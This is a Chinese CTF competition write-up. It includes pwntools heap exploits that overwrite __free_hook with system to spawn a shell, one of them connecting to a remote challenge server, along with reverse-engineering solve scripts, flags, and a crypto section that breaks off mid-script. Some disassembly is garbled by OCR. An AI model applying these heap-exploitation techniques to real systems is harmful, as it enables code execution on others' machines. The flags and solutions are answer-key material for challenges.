
for i in range(0,7):
    edit(2,p64(0)*2)
    delete(2)

edit(2,p64(0)*2)
delete(2)
show(2)
info = u64(io.recvuntil("\x7f")[-6:].ljust(8,b"\x00"))
print(hex(info))

libc = ELF("./libc-2.31.so",checksec = 0)
malloc_hook = info - 96 - 0x10
libc_base = malloc_hook - libc.sym["__malloc_hook"]
free_hook = libc_base + libc.sym["__free_hook"]
system = libc_base + libc.sym["system"]

add(9,0x18)
add(10,0x18)
delete(9)
delete(10)
edit(10,p64(free_hook))
add(11,0x18)
add(12,0x18)
```

```
edit(12,p64(system))
add(13,0x18)
edit(13,b"/bin/sh\x00")
delete(13)
io.interactive()
```



flag为:

```
flag{c9749ef8cbfdc4fc56542daea489a71c}
```

## boom\_script

这题是c解释器有关的题，正好前一段时间有师傅给我发了类似的题，这题是uaf的漏洞，通过字符串的变换可以进行堆块的申请与释放，来进行泄露和getshell

Exp:

```
from pwn import*

context.log_level = "debug"

#io = process("./boom_script")
io = remote("47.104.143.202", "41299")

def look():
    global io
    gdb.attach(io)

def shell(payload):

    io.recvuntil("$")
    io.sendline(str(1))
    io.recvuntil('length:')
    io.sendline(str(len(payload)))
```




```
success("free_hook:"+hex(free_hook))
success("system:"+hex(system))

#fuck the free_hook to the system
io.sendlineafter("dddddd\n",str(free_hook-0x28))
io.sendlineafter("dddddd\n",str(system))

io.interactive()

if __name__ == '__main__':
    main()
```



flag为:

```
flag{35f2d3a9-bddc-9ffe-e8f7-ab999010b196}
```

## Reverse

ooo

送分题，就是做慢了，呜呜呜

```

10 v0 = 0LL;
11 v9 = 0LL;
12 v10 = 0LL;
13 v11 = 0LL;
14 v12 = 0LL;
15 v13 = 0LL;
16 v14 = 0LL;
17 v15 = 0LL;
18 v16 = 0LL;
19 v17 = 0LL;
20 v18 = 0LL;
21 v19 = 0LL;
22 v20 = 0;
23 sub_410DF0("give me a flag: ");
24 sub_418970(&v8);
25 v6 = v9 ^ HIBYTE(v8) ^ BYTE1(v9);
26 for ( i = 0; i <= 41; ++i )
27   *(&v22 + i - 112) ^= v6;
28 if ( sub_401DE7(&v8) )
29 {
30   sub_418C70("okk");
31   sub_410330(0LL);
32 }
33 sub_418C70("nono, may be.... ");
34 result = 0LL;
35 v5 = __readfsqword(0x28u);
36 v4 = v5 ^ v21;
37 if ( v5 != v21 )
38   sub_454840("nono, may be.... ", a2, v2, v4);
39 return result;
40 }
```

```

1 signed __int64 __fastcall sub_401DE7(__int64 a1)
2 {
3   __int64 v2; // [rsp-8h] [rbp-8h]
4
5   __asm { endbr64 }
6   *(&v2 - 3) = a1;
7   for ( *(&v2 - 1) = 0; *(&v2 - 1) <= 41; ++*(&v2 - 1) )
8   {
9     if ( *(*(&v2 - 1) + &v2 - 3)) != dword_4C0100[*(&v2 - 1)] )
10    return 0LL;
11  }
12  return 1LL;
13 }
```

```

1 DWORD *sub_401D95()
2 {
3   _DWORD *result; // rax
4   __int64 v1; // [rsp-8h] [rbp-8h]
5
6   __asm { endbr64 }
7   for ( *(&v1 - 1) = 0; *(&v1 - 1) <= 41; ++*(&v1 - 1) )
8   {
9     result = dword_4C0100;
10    dword_4C0100[*(&v1 - 1)] ^= 0x17u;
11  }
12  return result;
13 }
```

照着搞就行了，一如既往，偷懒，暴力跑

```
#include "stdafx.h"

unsigned int map[]={17,283,534,784,1036,1350,1604,1809,
2116,2370,2625,2881,3140,3418,3650,3911,
4118,4419,4698,4931,5184,5440,5653,5978,
6213,6464,6735,6933,7258,7445,7744,8006,
8262,8519,8773,9025,9233,9489,9792,10006,
10259,10506,2048,0, 4805432,0,4991168,0};

int main(int argc, char* argv[])
{
    int i=0;
    for(i=0;i<42;i++){
        map[i]^=0x17;
    }
    for(i=0;i<255;i++){
        for(int j=0;j<42;j++){
            printf("%c",((char)map[j])^i);
        }
        printf("\n");
        if(i%10==0){
            getchar();
        }
    }
    getchar();
    return 0;
}
```

```
/*_
*_S[[_
\ve
!!_E*
!!
          !!
YS^XDjYY?
      ???
      Y^IB
flag{13f35663-50a4-477b-278b-b711026ff7ad}
gm`fz02g24772,41`5,566c,369c,c600137gg6`e;
dncey31d17441/72c6/655`/05: `/533204dd5cf△
eobdx20e06550.63b7.744a.14;a.a422315ee4bg~
bhetc57b71227>14e0>033f>63<f>f355462bb3e`y
```

flag为:

```
flag{13f35663-50a4-477b-278b-b711026ff7ad}
```

mod

这道题关键是花指令的去除,偷偷懒, 只去除算法段, 丢IDA F5

010F1200	880C82	mov byte ptr [edx+eax*4], cl	
010F1203	1100	flag:	nop
010F1204	313321321231		nop
010F1205	90		nop
010F1206	90		nop
010F1207	90		nop
010F1208	90		nop
010F1209	90		nop
010F120A	90		nop
010F120B	90		nop
010F120C	90		nop
010F120D	90		nop
010F120E	90		nop
010F120F	90		nop
010F1210	90		nop
010F1211	90		nop
010F1212	90		nop
010F1213	90		nop
010F1214	90		nop
010F1215	90		nop
010F1216	90		nop
010F1217	90		nop
010F1218	90		nop
010F1219	90		nop
010F121A	90		nop
010F121B	90		nop
010F121C	90		nop
010F121D	90		nop
010F121E	90		nop
010F121F	90		nop
010F1220	90		nop
010F1221	90		nop
010F1222	36-8B002h E8	mov eax dword ptr [esp-0x8]	

```

1 int __cdecl sub_4011A0(char *a1, int a2, char *a3)
2 {
3     int result; // eax
4     int v4; // [esp+14h] [ebp-40h]
5
6     memset(&v4, 0xCCu, 0x40u);
7     a3[4 * (a2 / 3)] = byte_405018[(4 * (a1[a2 + 2] & 3) | a1[a2 + 1] & 0x30 | a1[a2] & 0xC0) >> 2];
8     a3[4 * (a2 / 3) + 1] = byte_405018[(4 * (a1[a2] & 3) | a1[a2 + 2] & 0x30 | a1[a2 + 1] & 0xC0) >> 2];
9     a3[4 * (a2 / 3) + 2] = byte_405018[(4 * (a1[a2 + 1] & 3) | a1[a2] & 0x30 | a1[a2 + 2] & 0xC0) >> 2];
10    result = a2 / 3;
11    a3[4 * (a2 / 3) + 3] = byte_405018[(a1[a2 + 2] & 0xC | 4 * a1[a2 + 1] & 0x30 | 16 * a1[a2] & 0xC0) >> 2];
12    return result;
13 }

```

好了，base魔改，懒得分析算法,直接暴力跑

```
res[4 * (count / 3)] = map[(4 * (input[count + 2] & 3) | input[count + 1] & 0x30 | input[count] & 0xC0) >> 2];
res[4 * (count / 3) + 1] = map[(4 * (input[count] & 3) | input[count + 2] & 0x30 | input[count + 1] & 0xC0) >> 2];
res[4 * (count / 3) + 2] = map[(4 * (input[count + 1] & 3) | input[count] & 0x30 | input[count + 2] & 0xC0) >> 2];
res[4 * (count / 3) + 3] = map[(input[count + 2] & 0xC | 4 * input[count + 1] & 0x30 | 16 * input[count] & 0xC0) >> 2];

int main(int argc, char* argv[])
{
    int t=0,jump=0;
    char input[]="1234567812345678123456781234567832";
    char out[200]={0};
    int a=20,b=20,c=20;
    for(int i=0;t<sizeof(cmp);i=i+3,t+=4){
        jump=0,a=20,b=20,c=20;
        while(a<255){
            a++;
            b=0;
            c=0;
            while(b<255){
                b++;
                c=0;
                while(c<255){
                    c++;
                    input[i]=a;input[i+1]=b;input[i+2]=c;
                    test(input,i,out);
                    if(cmp[t]==out[t]&&cmp[t+1]==out[t+1]&&c==0)
                        printf("%c%c%c",a,b,c);
                }
            }
        }
    }
}
```

flag:

flag{5a073724-8223-413d-11fa-d53b133df89e}

# Hell's Gate

刚开始拿到这题，看到了很多个0x100感觉是RC4，就很激动（秒了，秒了），根据习惯，我还是先爆破，再来分析算法，单步到如下图的时候，发现这里一直指针异常，说明有异常处理之类的东西，然后果然。。。

00416DF6	0355 F4	add	edx, dword ptr [ebp-0xC]
00416DF9	0FB6 02	movzx	eax, byte ptr [edx]
00416DFC	8B4D EC	mov	ecx, dword ptr [ebp-0x14]
00416DFF	33848D ECFBFFF	xor	eax, dword ptr [ebp+ecx*4-0x414]
00416E06	8B55 18	mov	edx, dword ptr [ebp+0x18]
00416E09	0355 F4	add	edx, dword ptr [ebp-0xC]
00416E0C	8802	mov	byte ptr [edx], al
00416E0E	8B45 F4	mov	eax, dword ptr [ebp-0xC]
00416E11	83C0 01	add	eax, 0x1
00416E14	8945 F4	mov	dword ptr [ebp-0xC], eax
00416E17	E9 4DFFFFFF	jmp	00416D69
00416E1C	8BE5	mov	esp, ebp
00416E1E	5D	pop	ebp
00416E1F	C3	retn	

跟到00416F90函数，上面有部分貌似是反调试（反正没检测到我OD，估计是检测windbg之类的），能处理就处理吧，不过多阐述。找到算法段，发现了些奇奇怪怪的东西，类似于下图还有很多种这个代码。


Address	OpCode	Mnemonics	Comments
04171B0	83EC 18	sub esp, 0x18	
04171B3	6A 33	push 33	
04171B5	E8 00000000	call 004171BA	
04171BA	830424 05	add dword ptr [esp], 0x5	
04171BE	CB	retf	
04171BF	895424 10	mov dword ptr [esp+0x10], edx	
04171C3	894C24 08	mov dword ptr [esp+0x8], ecx	
04171C7	48	dec eax	
04171C8	634424 08	arpl word ptr [esp+0x8], ax	
04171CC	48	dec eax	
04171CD	8D00 D2D920000	lea ecx, dword ptr [0x922D]	
04171D3	8B5424 10	mov edx, dword ptr [esp+0x10]	
04171D7	891481	mov dword ptr [ecx+eax*4], edx	
04171DA	90	nop	
04171DB	90	nop	
04171DC	90	nop	
04171DD	90	nop	

Retf顾名思义，能给cs寄存器赋值，而cs寄存器为23的时候代表是32位汇编模式，33的时候则是64汇编模式，所以下面的汇编代码是64位的，windbg貌似也不能调试起来（也懒得找原因，好像是异常）因为每个64位汇编call代码量普遍不多，我就用CE去看汇编代码，逐个分析功能，如下图，就是个指针赋值call，经过一段时间分析，发现是tea算法

Address	OpCode	Mnemonics	Comments
Hell's Gate.CC	int 3		
Hell's Gate.83 EC 18	sub esp, 18	24	
Hell's Gate.6A 33	push 33	51	
Hell's Gate.E8 00000000	call "Hell's Gate.exe"+171I->Hell's Gate.		
Hell's Gate.83 04 24 05	add dword ptr [rsp], 05	5	
Hell's Gate.CB	ret		
Hell's Gate.89 54 24 10	mov [rsp+10], edx		
Hell's Gate.89 4C 24 08	mov [rsp+08], ecx		
Hell's Gate.48 63 44 24 08	movsxrd rax, dword ptr [rsp]		
Hell's Gate.48 8D 0D 2D920000	lea rcx, ["Hell's Gate.exe'[00000000]		
Hell's Gate.8B 54 24 10	mov edx, [rsp+10]		
Hell's Gate.89 14 81	mov [rcx+rax*4], edx		
Hell's Gate.90	nop		

Address	OpCode	Mnemonics	Comments
004175AB	33C9	xor ecx, ecx	
004175AD	E8 4EFDFFFF	call 00417300	input[2*i]
004175B2	8B55 F0	mov edx, dword ptr [ebp-0x10]	
004175B5	83C2 04	add edx, 0x4	
004175B8	B9 01000000	mov ecx, 0x1	
004175BD	E8 3EFDFFFF	call 00417300	input[2*i+1]
004175C2	33D2	xor edx, edx	
004175C4	B9 48000000	mov ecx, 0x48	
004175C9	E8 A2FDFFFF	call 00417370	input[2*i]
004175CE	BA 01000000	mov edx, 0x1	
004175D3	B9 50000000	mov ecx, 0x50	
004175D8	E8 93FDFFFF	call 00417370	input[2*i+1]
004175DD	33D2	xor edx, edx	
004175DF	33C9	xor ecx, ecx	
004175E1	E8 CAFBFFFF	call 004171B0	00420400[0]=0
004175E6	33D2	xor edx, edx	
004175E8	B9 58000000	mov ecx, 0x58	
004175ED	E8 7EFDFFFF	call 00417370	
004175F2	C745 E4 000000	mov dword ptr [ebp-0x1C], 0x0	
004175F9	EB 09	jmp short 00417604	
004175FB	8B55 E4	mov edx, dword ptr [ebp-0x1C]	10
004175FE	83C2 01	add edx, 0x1	

脚本如下：



```
#include "stdafx.h"
void debug(unsigned int *u,unsigned int *t) {
    unsigned int y=*u, z=*t, sum=0, i;
    unsigned int delta=0x8879379E;
    for (i=0; i < 16; i++)sum += delta;
    for (i=0; i < 16; i++) {
        z -= ((y<<4) + 0x13243546) ^ (y + sum) ^ ((y>>5) + 0x64534231);
        y -= ((z<<4) + 0x12345678) ^ (z + sum) ^ ((z>>5) + 0x87654321);
        sum -= delta;
    }
    *u=y;
    *t=z;
}
int main(int argc, char* argv[])
{
    unsigned int map[]={
        0x2c94650b, 0x78494e9e, 0xe7FacF44, 0x48F9dbfb, 0x547bb145, 0x925d2542, 0x69a9f4c4, 0x9a96a1d8};
    for(int i=0;i<4;i++){
        debug(&map[2*i],&map[2*i+1]);
    }
    for(int j=0;j<32;j++){
        printf("%c",*(char*)((int)&map+j));
    }
}
```

flag为:

flag{0f4d0db3-668d-d58c-abb9-eb409657eaa8}

hello

调用JNI

```
public class MainActivity extends AppCompatActivity {
    EditText input;
    public native String stringFromJNI(String str, String str2);
    /* access modifiers changed from: protected */
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView((int) R.layout.activity_main);
        Button button = (Button) findViewById(R.id.button);
        this.input = (EditText) findViewById(R.id.input);
        button.setOnClickListener(new OnClickListener() {
            public void onClick(View view) {
                try {
                    if (MainActivity.this.input.getText().length() == 42) {
                        Toast.makeText(MainActivity.this, MainActivity.this.stringFromJNI(MainActivity.this.input.getText().toString(), new hi().getSignatures(view)), 1);
                        makeText.setGravity(0, 0, -700);
                        makeText.show();
                        return;
                    }
                    Toast.makeText2 = Toast.makeText(MainActivity.this, "Hello!", 0);
                    makeText2.setGravity(0, 0, -700);
                    makeText2.show();
                } catch (NameNotFoundException e) {
                    e.printStackTrace();
                } catch (NoSuchAlgorithmException e2) {
                    e2.printStackTrace();
                }
            }
        });
    }
    static {
        System.loadLibrary("native-lib");
    }
}
```

String2 可以用log找到

```

class hi {
    private Log Log;

    hi() {
    }

    public String getSignatures(View view) throws NameNotFoundException, NoSuchAlgorithmException {
        MessageDigest.getInstance("MD5");
        Signature[] signatureArr = view.getContext().getPackageManager().getPackageInfo(BuildConfig.APPLICATION_ID, 64).signatures;
        if (signatureArr.length <= 0) {
            return "this_is_your_gift!";
        }
        Signature signature = signatureArr[0];
        Log log = this.Log;
        Log.i("hello", signature.toCharsString());
        return signature.toCharsString();
    }
}

```

10-31 12:23:27.858 2807 2807 I hello : 308202e4308201cc020101300d06092a864886f70d010105050030373116301406035504030c0  
d416e64726f69642044656275673110300e060355040a0c07416e64726f6964310b30090603550406130255533020170d32313033303631343330343  
85a180f3230353130323273134333034385a30373116301406035504030c0d416e64726f69642044656275673110300e060355040a0c07416e64726  
f6964310b300906035504061302555330820122300d06092a864886f70d010105000382010f003082010a0282010100cbf2b09e4308ebba59e8841  
e5a7b920497fef2b349e80648f7eb35f48d40a75e7ce7945b8b42d197bec0bf177e6c9899ed707dcc4a726cb14c1a69b0c4a02474806fa73cfb10e10  
f7b1665021c24762b6edad65ca63cea3c72e0d4e4ca3f98301173eec3254337af1f5a11f779ecbe04d1b74d5f5835e011222155a5f97e00d75374c  
d93080df087cd356a99fe1eebf5d6d5e31846aad5252c3a17a4656e2e210ce1c7aa4d147fb8cf440a50add61bbb2ec299a2e0dab0b4504796ac3a89  
9da553ab1d83576691ab23409d18398014b3b5eaf12e83f4d99aa09e1e4e4cae133530730c1133da2b3dee37b58eb1a5795b221ec5a8830731a41167  
d295f9e1b0203010001300d06092a864886f70d010105050003820101000e4740235e9cf2be33de3e06d777139ccb5cf0622285c17da04697b80673  
18aaaf8df0fb4d3166f293ea15aa2592f06eb6929af073722ac9f30ad85e2c087564931d6ac65fc5fbc864b3dc9841e039c6e1d5fbc5c2f8adf90a5  
47bc4ebc07d387914db24451c2cc89925359bd3b0750c7aab9d743b1893e98bbc8ff74b24fc0b4be2dbaa1c917bba01496d0617ffc3a4a8b7a6e7  
9a3036298a6ebf57bb00001e43a0b242864eebb0fec9e323144d4447c878430f18e6e358ad97566fa04d1f07b171c1476c9af5a1eba0bf6616e219c  
0b9e1299d09fecded24a880397f92e0f99d8951228c7770c184fd77adff943bfc8b6aa524c5f0a6d7686fe35486

## So代码

```

int64 __fastcall Java_com_example_hello_MainActivity_stringFromJNI(_int64 a1, _int64 a2, _int64 a3, _int64 a4)

int64 t_v0; // x20
int64 v1; // x21
int64 v8; // x23
unsigned int64 v9; // x23
unsigned int64 v10; // x24
int v11; // w1
unsigned int8 v12; // w9
unsigned int v13; // w11
unsigned int v14; // w12
unsigned int v15; // w13
unsigned int v16; // w14
unsigned int v17; // w15
int8 v18; // w16
int v19; // w17
int v20; // w18
int64 v21; // x8
char v22; // [xsp4h] [xbp-50h] BYREF
char v23; // [xsp10h] [xbp-46h]
int64 v24; // [xsp18h] [xbp-38h]
int64 v25; // x10

v28 = (*_QWORD*)(ReadStatReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 48);
v6 = (int816_t)("__fastcall" "(" _int64, _int64, _QWORD")" "__QWORD" a1 + 1352LL))(a1, a3, 0LL);
v7 = (*(_int64("fastcall" "(" _int64, _int64, _QWORD")" "__QWORD" a1 + 1352LL))(a1, a4, 0LL));
if ((v6 >n128_u8[0]) {
    v8 = v7;
    v6->n128_u8[0] ^= *(BYTE*)(v7 + 327);
    if ( strlen((const char *)v6) >= 20L ) {
        v9 = 11L;
        v10 = 354;
        do {
            v6->n128_u8[v9] ^= *(BYTE*)(v8 + v10) + (BYTE)v9;
            ++v9;
            v10 += 27;
        } while ( strlen((const char *)v6) > v9 );
    }
    v29 = v7;
    v6->n128_u8[0] >> 3) & 0xFFFFFE01F | (32 * v6[2].n128_u8[0]);
    v11 = (v6[2].n128_u8[1] >> 3) & 0x1F | (32 * v6[2].n128_u8[1]);
    v12 = (v6[2].n128_u8[2] >> 3) & 0x1F | (32 * v6[2].n128_u8[2]);
    v13 = (v6[2].n128_u8[3] >> 3) & 0x1F | (32 * v6[2].n128_u8[3]);
    v14 = (v6[2].n128_u8[4] >> 3) & 0x1F | (32 * v6[2].n128_u8[4]);
    v15 = (v6[2].n128_u8[5] >> 3) & 0x1F | (32 * v6[2].n128_u8[5]);
    v16 = (v6[2].n128_u8[6] >> 3) & 0x1F | (32 * v6[2].n128_u8[6]);
    v17 = (v6[2].n128_u8[7] >> 3) & 0x1F | (32 * v6[2].n128_u8[7]);
    v18 = vorrg_sb(vshrq_n_u8(*v6, 3uLL), vshlq_n_s8(*v6, 5uLL));
    v19 = vorrg_sb(vshrq_n_u8(v6[1], 3uLL), vshlq_n_s8(v6[1], 5uLL));
    v20 = vorrg_sb(vshrq_n_u8(v6[2], 3uLL), vshlq_n_s8(v6[2], 5uLL));
    v21 = (v6[2].n128_u8[8] >> 3) & 0xFFFFFE01F | (32 * v6[2].n128_u8[8]);
    v6[2].n128_u8[2] = (v6[2].n128_u8[2] >> 3) & 0x1F | (32 * v6[2].n128_u8[2]);
    v6[2].n128_u8[3] = v12;
    v6[2].n128_u8[4] = v13;
    v6[2].n128_u8[5] = v14;
    v6[2].n128_u8[6] = v15;
    v6[2].n128_u8[7] = v16;
    v6[2].n128_u8[8] = v17;
0000E84 Java_com_example_hello_MainActivity_stringFromJNI:27 (E84)
}
```

脚本如下：

```

raw_sign = '308202e4308201cc020101300d06092a864886f70d010105050030373116301406035504030c0d416e64726f69642044656275673110300e060355040a0c07416e64726f6964310b30090603550406130255533020170d3231303330363134333034385a180f32303531303232373134333034385a30373116301406035504030c0d416e64726f69642044656275673110300e060355040a0c07416e64726f6964310b300906035504061302555330820122300d06092a864886f70d010105000382010f003082010a0282010100cbf2b09e4308ebb459e8841e5a7b920497fef2b349e80648f7eb35f48d40a75e7ce7945b8b42d197bec0bf177e6c9899ed707dcc4a726cb14c1a69b0c4a02474806fa73cfb10e10f7b1665021c24762b6edad65ca63cea3c72e0d4e4ca3f98301173eec3254337af1f5a11f779ecbe04d1b74d53f5835e011222155a56f97e00d75374cd93080dfa087cd356a99fe1eebf5d6d5e31846aad5252c3a17a4656e2e210ce1c7aa4d147fb8cfc440a50add61bbb2ec299a2e0dab0b4504796ac3a899da553ab1d83576691ab23409d18398014b3b5eaf12e83f4d99aa09e1e4e4cae133530730c1133da2b3dee37b58eb1a5795b221ec5a8830731a41167d295f9e1b0203010001300d06092a864886f70d0101050003820101000e4740235e9cf2be33de3e06d777139cbbc5cf0622285c17da04697b8067318aaf8df0fbba4d3166f293ea15aa2592f06eb6929af063722ac9f30ad85e2c087564931d6ac65fcfd5fbcbc864b3dc9841e039c6e1d5fbc5c2f8adf90a547bc4ebc07d387914db24451c2cc89925359bd3bb0750c7aabf9d743b1893e98bbc8ff74b24fc0b4be2dbaaf1c917bba01496d0617ffc3a4a8b7a6e79a3036298a6ebf57bb00001e43a0b242864eebb0fce9e323144d4447c878430f18e6e358ad97566fa04d1f07b171c1476c9af5a1eba0bf6616e219c0b9e1299d09fecded24a880397f92e0f99d8951228c7770c184fd77adff943bfc8b6aa524c5f0a6d7686fe35486'

enc = [0xCA, 0xEB, 0x4A, 0x8A, 0x68, 0xE1, 0xA1, 0xEB, 0xE1, 0xEE,
       0x6B, 0x84, 0xA2, 0x6D, 0x49, 0xC8, 0x8E, 0x0E, 0xCC, 0xE9,
       0x45, 0xCF, 0x23, 0xCC, 0xC5, 0x4C, 0x0C, 0x85, 0xCF, 0xA9,
       0x8C, 0xF6, 0xE6, 0xD6, 0x26, 0x6D, 0xAC, 0x0C, 0xAC, 0x77,
       0xE0, 0x64]

for i in range(0, 42):
    enc[i] = (enc[i] << 3 & 0xff) + (enc[i] >> 5 & 0xff)
flag = ""
for i in range(len(enc)):
    index = i * 27 + 327
    magic = ord(raw_sign[index]) + i
    flag += chr(magic ^ enc[i])
print flag

```

运行: 1 ×  
D:\Cc\Python\python.exe "D:/Cc/PyCharm\_2021.1/Code/BUU/1.py"  
flag{d5577edd-8211-7a0e-f23a-305b0b10683f}

进程已结束，退出代码为 0

flag为:

```
flag{d5577edd-8211-7a0e-f23a-305b0b10683f}
```

Crypto

## BlockEncrypt

反编译，得到不完整的加密函数，可以发现是aes，然后解密

脚本如下：

```
from pwn import *
import hashlib
import string

s="flag{abcdef0123456789-}"

def f(a,b):
    m=[ ]
    for i in range(10):
        m.append(str(i))
    for i in range(26):
